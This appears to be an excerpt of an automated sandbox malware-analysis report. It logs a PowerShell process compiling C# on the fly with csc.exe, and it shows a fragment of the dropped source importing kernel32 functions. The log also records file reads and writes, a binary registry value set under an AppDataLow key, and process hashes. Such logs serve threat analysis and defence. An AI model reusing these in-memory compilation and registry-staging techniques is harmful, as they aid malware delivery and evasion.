C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFB4BD1B526	WriteFile
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.0.cs	unknown	413	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 69 74 65 6f 63 65 74 6b 79 70 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 68 6d 6c 69 2c 75 69 6e 74	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class iteocetkyp. {.[DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint hmli,uint	success or wait	1	7FFB4BD1B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 30 6f 79 33 78 6b 68 62 5c 30 6f	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\0oy3xkhb\0o	success or wait	1	7FFB4BD1B526	WriteFile
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFB4BD1B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 50 d5 65 ca 9f d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....P.e....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFB4BD1B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFB4BD1B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....w.e....a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFB4BD1B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... .....@.....	success or wait	1	7FFB4F21F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4ECCB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4ECCB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4ECCB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB4ECCB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4ECD2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4ECD2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4ECD2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4ECCB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4ECCB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4ECCB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4ECCB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4ECCB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFB4ECCB9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFB4ECB62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	7FFB4ECB63B9	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	119	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	118	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4BD1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4BD1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4BD1B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae 3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShel l.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe6 4a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4BD1B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P52 1220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShel l.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFB4EDA12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	7	7FFB4BD1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFB4BD1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.dll	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.dll	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFB4BD1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFB4BD1B526	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\App DataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	Client	binary	4C 04 00 00 08 80 00 00 F7 3B E0 08 86 95 DC 15 E7 1A B1 5C 3E 22 08 63 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	1FE6EC929BF	RegSetValueExA
HKEY_CURRENT_USER\Software\App DataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	System	binary	53 4E 14 56 2E 54 54 B7 FF 52 89 54 96 6A B0 FB	success or wait	1	1FE6ECAF1C8	RegSetValueExA

Analysis Process: conhost.exe PID: 6856 Parent PID: 6872

General

Start time:	18:24:25
Start date:	16/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 5248 Parent PID: 6872

General

Start time:	18:24:31
Start date:	16/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.cmdline'
Imagebase:	0x7ff7de0e0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
